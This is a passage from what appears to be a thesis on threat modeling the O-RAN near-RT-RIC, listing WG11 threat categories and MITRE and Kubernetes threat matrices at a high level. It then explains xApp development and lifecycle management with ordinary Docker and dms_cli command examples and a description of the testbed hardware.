The high-level threat modeling process was discussed in section 2.2.1. Furthermore, the architecture and relevant assets in need of protection were identified in chapter 3. In order to specify and map threats more accurately, system modeling techniques are applied. A common way to model a system is to create a DFD. A DFD is a graphical representation of the system, including the system’s components, interfaces, data flows, actors and trust boundaries. The concept of DFDs allows for the creation of system models with varying degrees of detail, depending on purpose the model serves and the level of detail required. These DFDs are then labeled as DFD-X, where X indicates the level of detail of the model, with a higher number indicating a higher degree of detail.

The system modeling activities are conducted using the threat modeling tool Threat Dragon by the Open Web Application Security Project (OWASP) foundation. The tool is open-source and supports the integration of various threat modeling frameworks, including STRIDE. The system being modelled is the Kubernetes orchestrated deployment of the I-Release O-RAN reference implementation by the O-RAN SC. A top-level DFD-1 representation of the O-RAN RICs, is shown in figure 4.2 [61].




Figure 4.2: High-level DFD-1 representation of the O-RAN RICs.

The DFD-2 of the near-RT-RIC is a more in depth representation including specific Kubernetes resources, such as the pods for each RAN function, is depicted in Appendix A.

Entry Points

The threat model serves as a theoretical foundation for implementing and simulating adversarial behavior in the near-RT-RIC. The threat actors discussed in the previous section possess varying degrees of access to the operational O-RAN infrastructure. Thereby the focus of the adversarial simulation is not on simulating initial access, but rather on the malicious behavior within the infrastructure, given a specific initial access vector. This follows the assume-breach model, which takes into account that adversaries will be able to overcome initial defense mechanisms, given enough time and resources. Hence, the focus shifts away from solely protecting the outer perimeter of the system, but rather on the adversarial behavior that occurs once initial foothold is gained. This is especially important when considering insider threats, as they have some level of access the system by definition [62].

The following subsection presents the defined initial access vectors given the assumed-breach model. The initial access vectors align with the threat actors discussed previously. Some of the considered threat actors, such as the RAN operator or

insider admin, have direct access to the O-RAN infrastructure, and are therefore internal threat actors. The xApp developer and xApp repository admin can be either internal or external, however, in most scenarios these will be external entities and only possess indirect access to the O-RAN infrastructure.

- **Compromised Credentials:** A seemingly obvious yet prevalent initial access vector concerns the abuse of valid, compromised or otherwise disclosed credentials. These credentials may include developer credentials, such as access to code repositories, CI/CD pipelines or credentials to testing and staging environments. Furthermore, administrative credentials such as Secure Shell (SSH) passwords, keys or API tokens, provide direct access to the O-RAN infrastructure. The viability of this initial access vector is consolidated by the cloud security report of the Cloud Security Alliance (CSA), stating that inadequate management of credentials and keys is the number one threat to cloud environments [63].
- **Compromised Container Image:** Supply chain attacks involving maliciously modified container images present a significant threat, especially in the domain of containerized applications, such as the O-RAN reference implementation. Furthermore, xApps are deployed as containerized applications and loaded into the near-RT-RIC through mostly external repositories. In the case of missing vulnerability scanning, isolation mechanisms and strong authentication and authorization mechanisms, a backdoored xApp image can be deployed to gain initial access to the O-RAN infrastructure.
- **Vulnerable Public APIs or Service:** The exposure of externally facing APIs or services, such as the Kubernetes API or APIs related to the management and orchestration of the underlying virtualized infrastructure, pose a substantial risk. In case of compromised API keys or tokens, vulnerable software services or entirely unsecured API endpoints, adversaries can gain initial access to the O-RAN infrastructure. This scenario is especially critical in public cloud environments, where components of the O-RAN reference implementation may be deployed.
- **xApp Supply Chain Attacks:** xApps may be employed in sophisticated supply chain attacks targeting the near-RT-RIC. As xApps are mostly developed and hosted in external repositories, it makes them a prime target for adversaries targeting the O-RAN ecosystem. Furthermore, there exist no clear guidelines and best practices related to the secure development of xApps, making them ideal candidates for gaining initial access to the O-RAN infrastructure.

4.2.2 Threat Matrices and Knowledge Bases

This section examines threat knowledge bases and the threat modeling research of the WG11 for the purpose of threat discovery and mapping in the O-RAN SC I-Release reference implementation. These threat collections aid tremendously in simulating adversarial behavior, and thereby form the basis for the technical implementation of the adversary simulation in the near-RT-RIC and xApps. The following segment examines relevant threat collections and matrices, detailing their scope and applicability to cloudified O-RAN deployments.

- **MITRE Containers Matrix:** The MITRE Containers Matrix is a specialized threat matrix from the MITRE ATT&CK enterprise knowledge base. The matrix encompasses tactics and techniques employed by adversaries to target and compromise containerized environments including container orchestration platforms such as Kubernetes. The matrix comprises nine tactics and 39 techniques, excluding sub-techniques. The MITRE Containers Matrix is illustrated in Appendix B [64].
- **MITRE Cloud IaaS Matrix:** The MITRE Cloud IaaS Matrix is a custom threat matrix from the MITRE ATT&CK enterprise cloud knowledge base. The matrix covers cloudified IaaS environments, including cloud infrastructure such as VMs, storage buckets, and serverless computing functions. The matrix comprises eleven tactics and 64 techniques, excluding sub-techniques. The MITRE Cloud IaaS Matrix is illustrated in Appendix C [65].
- **MITRE FiGHT:** The MITRE FiGHT framework is a comprehensive threat knowledge base containing TTPs to target 5G cellular networks. The framework is modeled according to the structure of the MITRE ATT&CK framework, and comprises 15 tactics and 102 techniques, excluding sub-techniques. The identified attack vectors are categorized into three categories: theoretical, Proof of Concept (PoC) and observed. Most of the theoretical and PoC vectors make up the majority of techniques in this matrix. The MITRE FiGHT framework is illustrated in Appendix D [66].
- **Microsoft Threat Matrix for Kubernetes:** The Microsoft Threat Matrix for Kubernetes is a comprehensive threat matrix developed by Microsoft to assess the security posture of Kubernetes environments. The matrix is structured according to the MITRE ATT&CK framework, and comprises 10 tactics and 48 techniques. The matrix is illustrated in Appendix E. The company RedGuard AG, based in Switzerland, has adopted the Kubernetes threat matrix and provided exemplary PoC implementations for a large subset of the official Microsoft Threat Matrix for Kubernetes. This practical implementation

facilitates the systematic simulation of adversarial behavior and the verification of the effectiveness of the implemented defense mechanisms. The RedGuard Kubernetes Threat Matrix is illustrated in Appendix F. [67] [68].

- **WG11 Threat Collection:** The WG11 is responsible for all security related evaluation and specification surrounding the O-RAN ecosystem. In the course of their work, the WG11 has developed a comprehensive threat model for the O-RAN ecosystem, including specific threat assessments of the O-Cloud, the near-RT-RIC and xApps. However, the main threat collection is contained in their threat model specification, that includes various categories of threats. The most relevant O-RAN threat ID categories are listed in the table 4.4 below [45] [46] [47].

Threat ID	Description
T-NEAR-RT-X	Threats against Near-RT RIC
T-xApp-X	Threats against xApps
T-O-RAN-X	Common among O-RAN components
T-IMG-X	Threats concerning VM/Container images
T-VM-C-X	Threats concerning VMs/Containers
T-GEN-X	Threats against O-CLOUD
T-OPENSRC-X	Threats to open source code
T-VL-X	Threats concerning the virtualization layer (Host OS-Hypervisor/Container engine)
T-E2-X	Threats against E2 interface
T-A1-X	Threats against A1 interface
T-AppLCM-X	Threats against application life cycle
T-O2-X	Threats concerning O-Cloud interfaces
T-OCAPI-X	Threats concerning O-Cloud API
T-ADMIN-X	Threats concerning O-Cloud management (SMO, NFO, FOCOM)
T-O-CLOUD-ID-X	Threats concerning O-Cloud instance ID
T-SMO-X	General SMO Threats
T-PNF-X	Threats against PNF

Table 4.4: Selected O-RAN Threat ID categories from WG11 Threat Model [45] (presented in descending order of relevance to the research scope).

4.3 Attack Vector Selection

The O-RAN Alliance Working Group 11 (WG11) has developed a comprehensive threat modeling specification for the O-RAN ecosystem. This framework uses a structured approach to cover all relevant attack vectors and categorize these threats

using unique threat identifiers (T-IDs). The threat modeling documentation from WG11 categorizes threats into several main groups, as depicted in table 4.4. The selection of attack vectors from the WG11 relevant to this thesis are outlined below.

- **T-NEAR-RT-01:** Malicious xApp UE Data Exploitation - Malicious xApps could access and manipulate sensitive UE data, enabling unauthorized surveillance or manipulation of UE behavior.
- **T-NEAR-RT-02:** Malicious xApp Information Disclosure - Malicious xApps could access protected information due to insufficient authentication, enabling unauthorized access to sensitive near-RT-RIC data.
- **T-NEAR-RT-02A:** Malicious xApp Service Impact - Malicious xApps could impact service availability through insufficient authentication, potentially causing service degradation or disruption.
- **T-NEAR-RT-03:** Malicious xApp API Exploitation - Attackers could exploit non-authenticated, weakly or incorrectly authenticated near-RT-RIC APIs to obtain protected information, potentially leading to unauthorized access to sensitive data and system resources.
- **T-NEAR-RT-04:** Malicious xApp API Resource Access - Attackers could exploit non-authorized near-RT-RIC APIs to access resources and services which they are not entitled to use, potentially leading to unauthorized access to protected information.
- **T-NEAR-RT-05:** Malicious xApp Identity Spoofing - Attackers could exploit non-uniquely identified xApps using a trusted xAppID to access resources and services which they are not entitled to use, potentially leading to unauthorized access to sensitive data and system resources.
- **T-xAPP-01:** xApp Interface Data Manipulation - Attackers could exploit xApp vulnerabilities and misconfigurations to alter data transmitted over A1 or E2 interfaces, potentially compromising the integrity of network communications.
- **T-xAPP-01A:** xApp Information Extraction - Attackers could exploit xApp vulnerabilities and misconfigurations to extract sensitive information, potentially leading to unauthorized data access and disclosure.
- **T-xAPP-01B:** xApp Service Disruption - Attackers could exploit xApp vulnerabilities and misconfigurations to disrupt near-RT-RIC functions, potentially causing service degradation or denial of service.
- **T-xAPP-01C:** xApp Unauthorized Control - Attackers could exploit xApp vulnerabilities and misconfigurations to gain unauthorized control over the

near-RT-RIC, potentially compromising system security and functionality.

- **T-xAPP-02:** Conflicting xApp Impact - Malicious or misconfigured xApps could conflict with system functions, degrading performance or creating denial of service conditions.
- **T-xAPP-03:** xApp Isolation Compromise - Attackers could exploit vulnerabilities in the underlying system hosting xApps to compromise container isolation, potentially gaining unauthorized access to system resources.
- **T-xAPP-04:** Malicious A1 Policy Impact - Attackers could use false or malicious A1 policies to modify xApp behavior, potentially compromising system functionality and security.
- **T-VM-C-01:** Abuse of Privileged VM/Container - Attackers could exploit misconfigured or insecure VM/Container configurations to gain elevated privileges, potentially compromising the security of the O-Cloud infrastructure and hosted applications.
- **T-VM-C-02:** VM/Container Escape Attack - Attackers could exploit vulnerabilities in shared tenancy environments, weak isolation mechanisms, or insecure networking to escape container boundaries, potentially gaining unauthorized access to the host system and other containers.
- **T-VM-C-03:** VM/Container Data Theft - Attackers could exploit insufficient authentication mechanisms or insecure data storage to extract sensitive information from containers, potentially leading to unauthorized data access and disclosure.
- **T-IMG-01:** VM/Container Images Tampering - Attackers could compromise VM/Container images through build machine attacks or supply chain attacks, potentially leading to the deployment of malicious containers in the O-Cloud infrastructure.
- **T-IMG-02:** Insecure Channels with Images Repository - Attackers could compromise VM/Container images during transit due to insecure communication channels with image repositories, potentially leading to the deployment of malicious containers.
- **T-IMG-03:** Secrets Disclosure in VM/Container Images - Attackers could extract sensitive secrets stored within images, potentially leading to unauthorized access to system resources and sensitive data.

The WG11 threat modeling framework serves as a foundation for security analysis in O-RAN deployments and helps ensure consistent security assessment across different implementations. However, it's worth noting that while the framework provides a theoretical context for threat analysis, it may lack detailed technical specifications

for specific attack techniques and vectors.

Furthermore, there exist publicly tracked CVEs for O-RAN components, which are listed in Appendix G. However, there exist no PoCs or practical implementations of these CVEs, which are required to simulate the adversarial behavior.

5 Development and Implementation

This chapter outlines the development, deployment and infrastructure setup required for creating xApps. The architecture, function and domain of application of xApps is explained in 3.3. The xApp development process differs significantly from traditional software development. This distinction stems from its mandatory operation on the near-RT-RIC and unique deployment processes, unlike conventional applications for operating systems such as Linux, Windows, and MacOS. xApp applications are developed in one of the supported programming languages, which are Go, Python, Rust and C++. In order to leverage their full functionality and communicate with the services offered by the RAN, an xApp must interact through the near-RT-RIC's RMR, using the implemented APIs of the O-RAN SC. These circumstances make xApp development challenging, as the developer must be knowledgeable and experienced in various domains, including the programming languages mentioned above, cloud-native technologies such as virtualization and containerization, specific software in this domain, such as Docker, Helm and Kubernetes, and have a deep understanding of the O-RAN architecture, including its components, interfaces and interactions [59].

5.1 Guidelines and Resources

This section discusses the available guidelines and resources for developing xApps. The O-RAN SC maintains a wiki and documentation page that details information about the development, installation and operation of the numerous O-RAN releases. The release central to this thesis is the O-RAN I-Release, which was released in December of 2023. The primary official guidelines for xApp development are summarized in a document titled "xApp Writer's Guide" by Mohamed et. al. published on the O-RAN SC wiki. However, this guide presents advanced implementation aspects, without including comprehensive background information or details regarding the testbed and infrastructure setup, as well as debugging and testing strategies. It is suitable for developers who have in depth knowledge of O-RAN and the relevant cloud-native technologies as well as experience in C++ and Go, however not suitable

as a beginner's guide. Furthermore, this guide is not regularly updated, and was released in 2021 when the third release, "Cherry", was the latest O-RAN release. Since, then eight more releases have been published, all of which are End of Life (EOL) and not actively maintained anymore. Besides this guide, there exist several wiki pages that outline and explain the xApp onboarding and installation process, however at a high-level and little information is provided on the development process itself. Furthermore, these wiki pages are not regularly updated, with some pages stating the need for an updated guide, or information that has yet to be provided [69]–[72].

The most comprehensive guide on xApp development has been published in a paper by Santos et al. titled *Managing O-RAN Networks: xApp Development from Zero to Hero*, published in July of 2024, with the latest revision being published in February of 2025. This paper provides a detailed theoretical and technical analysis of the O-RAN architecture, its reference implementation by the O-RAN SC, and the essential cloud-native technologies required for xApp development, including Kubernetes, Docker and Helm. Furthermore, the paper provides hands-on instructions and code templates for developing xApps and the means of facilitating the interaction with the near-RT-RIC and its components. The development guide provides a comprehensive methodology for designing, managing, debugging, testing and implementing xApps. Moreover, the paper includes remarks on best practices as well as implementation challenges when developing xApps [59].

5.2 xApp Structural Components

An xApp is a containerized micro-service that implements control logic to collect and react to events from the RAN. It operates as an integral part of the near-RT-RIC within a distributed system consisting of the near-RT-RIC components and potentially other xApps. An xApp can implement diverse capabilities, such as collecting performance metrics and monitoring operational telemetry from E2 nodes, exercising control operations on E2 nodes, and initiating automated responses based on the examined data. The capabilities, interfaces, interactions and concrete use cases of xApps are discussed in detail in section 3.3.

The xApp is technically implemented as Kubernetes pod, comprising one or more containers, that package the xApp's control logic, dependencies and configurations. The xApp application is represented by a Helm chart that defines the Kubernetes deployment configuration, including the pod specification, such as the container image, ports and configuration parameters, but also include version information,

dependencies and other deployment specific information. The only operational dependency of an xApp is the descriptor file, that is passed as a Kubernetes CM to the xApp's pod. The descriptor provides the initial configuration required for the xApp's deployment as well as registration with the near-RT-RIC components. Interactions with other near-RT-RIC components are optional, however limit the xApps use cases if not implemented. The descriptor enables the AppMgr to fetch the appropriate container images from the specified container registries, configure the xApp pod and notify other components of the xApp's presence. The xApp descriptor is provided by the developer and facilitates the generation of the Helm chart used for the xApp's deployment. The descriptor components are discussed in the following.

5.2.1 xApp Descriptor

The xApp descriptor is a JavaScript Object Notation (JSON) file employed by the near-RT-RIC to deploy the xApp. The following information is comprised in the descriptor.

- **Name (mandatory):** The name of the xApp
- **Version (mandatory):** The version of the xApp
- **Container images (mandatory):** The container images required for the xApp
- **Location of container registries (mandatory):** The location of the container registries (Uniform Resource Locator (URL))
- **Container ports (mandatory):** The container ports
- **RMR messages (optional):** The RMR messages published/subscribed to by the xApp
- **Consumed A1 policies (optional):** The A1 policies consumed by the xApp
- **Controls (optional):** Application specific parameters

The content of the descriptor are validated and verified by the AppMgr component using the xApp schema file, which defines the structure and contents of the xApp descriptor. This enables the AppMgr to identify missing parameters and ensure the xApp is configured correctly. The AppMgr has access to various xApp schemas that allow for the validation of required parameters and most of the optional parameters. An exception is the "controls" section, which is application specific and requires the definition of a custom schema file by the developer. Upon successful verification, the deployment is initiated, which is described in section 5.4 [59].

5.3 xApp Development Tooling and Resources

The development of xApps requires a specialized set of tools, comprising the programming language, the xApp framework, containerization and orchestration tools (Docker, Helm, kubectl), deployment management tools (Deployment Management Service CLI (dms_cli)), and further resources such as dependencies, libraries and simulators for testing and debugging. Furthermore, a deployment of the O-RAN SC reference implementation is required, to test and debug the operation of an xApp in the O-RAN environment. The following sections provides an overview of the essential development resources.

xApp SDK

The O-RAN SC offers a SDK for developing xApps in the supported programming languages, including Go, Python, Rust, and C++. The SDK provides libraries for communication with near-RT-RIC components, interfaces, and endpoints, enabling developers to implement control logic and xApp functionality effectively. The xApp framework streamlines the development process by providing consistent libraries, APIs, while also abstracting complex operations such as registration, deregistration, and E2 node subscription.

- Abstract Syntax Notation One (ASN.1) compiler to autogenerate C++ bindings for E2 node Service Models (SMs)
- dms_cli to manage xApp lifecycle
- xApp framework libraries and APIs for supported languages

Development Tools

The development tools required for the management and deployment of xApps in the container orchestrated near-RT-RIC are outlined below.

- Docker: Container and image management
- Helm: Kubernetes package management
- kubectl: Kubernetes cluster interaction
- dms_cli: xApp lifecycle management

xApp Framework

The xApp framework is a set of libraries and APIs that streamline xApp development and provide a consistent interface for all supported programming languages. It abstracts the underlying complexities of the near-RT-RIC and its components,

5 Development and Implementation

allowing developers to focus on implementing their control logic. The architecture of the xApp framework is illustrated in figure 5.1. The core functionality and benefits of the xApp framework are summarized below.

- Streamline xApp development, using same libraries and API for all supported languages
- Core near-RT-RIC Services and Interfaces:
 - RMR message handling
 - SDL key/value storage operations
 - STSL time-series data storage operations
 - RIC Alarm API
 - Logging
 - Health checks/probes
- Abstraction of near-RT-RIC xApp operations (registration, deregistration, E2 node subscription)
- Facilitates interactions with near-RT-RIC components and interfaces
- Language bindings (Go, Python, Rust, C++)




Figure 5.1: xApp Framework Architecture [73]

O-RAN SC Reference Implementation

The O-RAN SC reference implementation provides a Kubernetes orchestrated implementation of the O-RAN architecture, including its components and interfaces. The reference implementation serves as the execution environment for xApps, providing the necessary components and interfaces for the xApp to interact with the near-RT-RIC.

- O-RAN components (e.g. near-RT-RIC, non-RT-RIC, SMO)

- Interface terminations (e.g. A1, O1, E2)
- Simulators (A1Sim, O1Sim, E2Sim), for testing and prototyping without full deployment of disaggregated gNB components [59]

5.3.1 Go Framework

The open-source nature of the xApp frameworks has resulted in inconsistent feature implementation across the different language bindings, as development progress depends on community contributions and adoption of the particular framework. While all supported languages (Go, Python, C++, Rust) implement core functionality like RMR messaging and SDL operations, features like the Alarm API and STSL operations are only available in certain language bindings. The Go framework was selected for this work due to its comprehensive feature set, which comprises robust operating system-level operations, efficient networking capabilities, and a mature standard library for HTTP endpoint communication. This choice is further supported by Go's widespread use in cloud-native environments, particularly in Kubernetes and other container orchestration tools that facilitate the operation of the O-RAN SC reference implementation. Furthermore, Go has become the language of choice for developing security assessment and penetration testing tools in cloud-native environments, making it particularly suitable for developing adversary simulation based on xApps that assess the security posture of the O-RAN infrastructure [74] [59].

5.4 xApp Lifecycle Management

This section discusses the lifecycle of xApps, from development to deployment, including the image build process, distribution, onboarding and installation of the xApp. The lifecycle is depicted in figure 5.2.




Figure 5.2: xApp Lifecycle: From Development to Deployment [59]

5.4.1 Image Building

The xApp image encapsulates the application code, its dependencies such as libraries and binaries, and configuration in a standardized container format. This approach

offers several key benefits. The containerized xApp can be deployed across different environments without modification, ensuring consistent behavior regardless of the underlying infrastructure. The container provides an isolated environment that prevents conflicts with other applications. The image build process ensures that the xApp can be reliably reproduced with the exact same dependencies and configuration across different deployments. The containerized format simplifies the distribution and versioning of xApps through container registries, enabling consistent deployment and updates.

The xApp image is built using the Docker build command, which is a part of the Docker CLI. The build command requires the specification of the image name and tag, as well as the Dockerfile that defines the image. The build process is initiated by executing the command `docker build` in the root directory of the xApp project. An example of the build command is shown in listing 5.1 below.

```
1  # Build the Docker image
2  print_step "Building Docker image: ${IMAGE_NAME}:${IMAGE_TAG}"
3  docker build -t ${IMAGE_NAME}:${IMAGE_TAG} .
```

Listing 5.1: Docker Build Command Example

5.4.2 Image Distribution

The xApp image is distributed through a container registry, which serves as a centralized storage and distribution system for container images. Container registries can be categorized into two main types: public registries, which are openly accessible, and private registries, which are typically hosted on-premise and only accessible internally. DockerHub represents the most widely used public registry, while Harbor stands out as a prominent private registry solution. Harbor, being an open-source and enterprise-grade container registry, offers advanced security features including role-based access control, automated vulnerability scanning, and digital image signing capabilities. Harbor's integration with Kubernetes make it a popular choice for managing container images in Kubernetes based environments. Harbor is used in this thesis for the distribution of the xApp images [75], [76].

Interaction with the container registry is performed using the Docker CLI, which provides the set of commands for tagging, pushing and pulling images to and from the registry. An example of the tagging and pushing of an xApp image is shown in listing 5.2 below.

```
1  # Tag the image for Harbor registry
2  print_step "Tagging image for Harbor registry"
```

```

3  docker tag ${IMAGE_NAME}:${IMAGE_TAG} ${HARBOR_REGISTRY}/${HARBOR_PROJECT}/${IMAGE_NAME}:${IMAGE_TAG}
4
5  # Login to Harbor registry
6  print_step "Logging in to Harbor registry"
7  echo ${HARBOR_USER_PASSWORD} | docker login ${HARBOR_REGISTRY} -u
   ${HARBOR_USER} --password-stdin
8
9  # Push the image to Harbor registry
10 print_step "Pushing image to Harbor registry"
11 docker push ${HARBOR_REGISTRY}/${HARBOR_PROJECT}/${IMAGE_NAME}:${IMAGE_TAG}

```

Listing 5.2: Docker Tag and Push Command Example

5.4.3 Onboarding and Installation

The onboarding and installation of an xApp is performed using the `dms_cli` tool, which is a part of the O-RAN SC provided SDK. The `dms_cli` tool provides a set of commands for the management of the xApp lifecycle, including onboarding, installation, upgrading, rollback, deinstallation and downloading of the xApp descriptor and Helm chart. The `dms_cli` tool is used to automate the deployment of the xApp to the near-RT-RIC testbed. A command reference of the `dms_cli` tool is provided in appendix 8.3. The xApp lifecycle processes managed by the `dms_cli` tool are depicted in figure 5.3.




Figure 5.3: dms_cli Tool: xApp Lifecycle Management [59]

5.4.4 Onboarding

The onboarding process involves the creation of a locally stored Helm chart, representing the xApp Kubernetes instance, for installation on the near-RT-RIC testbed. The local Helm chart repository used throughout this thesis is ChartMuseum, that serves the role of storing and serving the Helm charts to the AppMgr for the installation of the xApp. The Helm chart is created using the dms_cli tool, which generates the chart based on the xApp descriptor. The Helm chart can then be queried from the ChartMuseum repository. The onboarding process and prerequisites are outlined below.

- Prerequisites:
 - xApp descriptor and schema file for validation
 - dms_cli tool
 - Helm and Helm chart repository (ChartMuseum)
 - near-RT-RIC testbed infrastructure
- Validation of the xApp descriptor using the schema file
- Generation of the Helm chart using the descriptor file
- Storage of the Helm chart in the local Helm chart repository (ChartMuseum)
- Name and version of the xApp constitute the Helm chart identifier

An example of the onboarding process using the `dms_cli` tool is shown in listing 5.3 below.

```

1  # Onboarding the xApp
2  print_step "Onboarding xApp"
3  dms_cli onboard --config_file_path=config-file.json \
4  --shcema_file_path=schema.json

```

Listing 5.3: Onboarding Process Example

5.4.5 Installation

The installation process is performed using the `dms_cli` tool, and contacts the AppMgr to instantiate the xApp Kubernetes pod using the Helm chart in the local repository. The installation process is outlined below.

- Prerequisites:
 - Helm chart of xApp stored in local Helm chart repository
 - Container image of xApp stored in accessible container registry
 - `dms_cli` tool
 - near-RT-RIC testbed infrastructure
- `dms_cli` tool contacts the AppMgr with the name, version and target namespace of the xApp
- AppMgr fetches the Helm chart from the local Helm chart repository
- Container image of xApp is pulled from the container registry, specified in the Helm chart
- Kubernetes pod is created using the pulled image and parameters from the Helm chart
- xApp is registered with the AppMgr and the near-RT-RIC

An example of the installation process using the `dms_cli` tool is shown in listing 5.4 below.

```

1  # Installation of the xApp
2  print_step "Installing xApp"
3  dms_cli install --xapp_chart_name={{ xapp_chart_name }} \
4  --version={{ xapp_version }} --namespace=ricxapp

```

Listing 5.4: Installation Process Example

5.4.6 Deinstallation

The deinstallation process terminates the xApp's Kubernetes pod and frees the allocated resources. The deinstallation process is performed using the `dms_cli` tool, and is outlined below.

- Prerequisites:
 - Running xApp instance on the near-RT-RIC testbed
 - `dms_cli` tool
- `dms_cli` tool contacts the AppMgr with the name and namespace of the xApp to be deinstalled
- AppMgr initiates the termination of the xApp's Kubernetes pod
- Kubernetes sends termination signal to the xApp's pod, giving it a grace period to terminate
- xApp is deregistered with the AppMgr and the near-RT-RIC
- After the grace period expires, the pod is forcefully terminated and the allocated resources are freed

An example of the deinstallation process using the `dms_cli` tool is shown in listing 5.5 below.

```
1  # Deinstallation of the xApp
2  print_step "Deinstalling xApp"
3  dms_cli deinstall --xapp_chart_name={{ xapp_chart_name }} \
4  --namespace=ricxapp
```

Listing 5.5: Deinstallation Process Example

5.4.7 Upgrading and Rollback

The upgrade and rollback procedures are performed using the `dms_cli` tool, and allow for the change of release versions of the xApp. These processes aid in the deployment of new patches or rolling back to a stable version. The upgrade and rollback procedures utilize the install and deinstallation processes and are detailed below.

- Prerequisites:
 - Running xApp instance on the near-RT-RIC testbed
 - `dms_cli` tool
 - near-RT-RIC testbed infrastructure

- dms_cli tool contacts the AppMgr with the name, current version, target version and namespace of the xApp
- AppMgr execute deinstallation of the current version of the xApp
- AppMgr execute installation of the new version of the xApp
- xApp is registered with the AppMgr and the near-RT-RIC [59]

An example of the upgrade and rollback processes using the dms_cli tool is shown in listing 5.6 below.

```

1  # Upgrade of the xApp
2  print_step "Upgrading xApp"
3  dms_cli upgrade --xapp_chart_name={{ xapp_chart_name }} \\\
4  --old_version={{ xapp_version_current }} \\\
5  --new_version={{ xapp_version_target }} \\\
6  --namespace=ricxapp
7
8  # Rollback of the xApp
9  print_step "Rolling back xApp"
10 dms_cli rollback --xapp_chart_name={{ xapp_chart_name }} \\\
11 --new_version={{ xapp_version_target }} \\\
12 --old_version={{ xapp_version_current }} \\\
13 --namespace=ricxapp

```

Listing 5.6: Upgrade and Rollback Process Example

5.5 Infrastructure Setup

This section outlines the infrastructure testbed used for the development, testing and deployment of xApps in the O-RAN ecosystem. The infrastructure is depicted in the figure 5.4. The core component of the infrastructure comprises a Dell PowerEdge R650xs server with the a 24 Core Intel Xeon Gold 5318Y processor running at 2.10GHz, 128GB of RAM and 4TB of Hard Disk Drive (HDD) storage. The server runs a type 1 hypervisor, Proxmox Virtual Environment (PVE) version 8.4.1, which provides the computational, storage and networking abstractions to orchestrate the virtualized testbed and conduct the experiments.

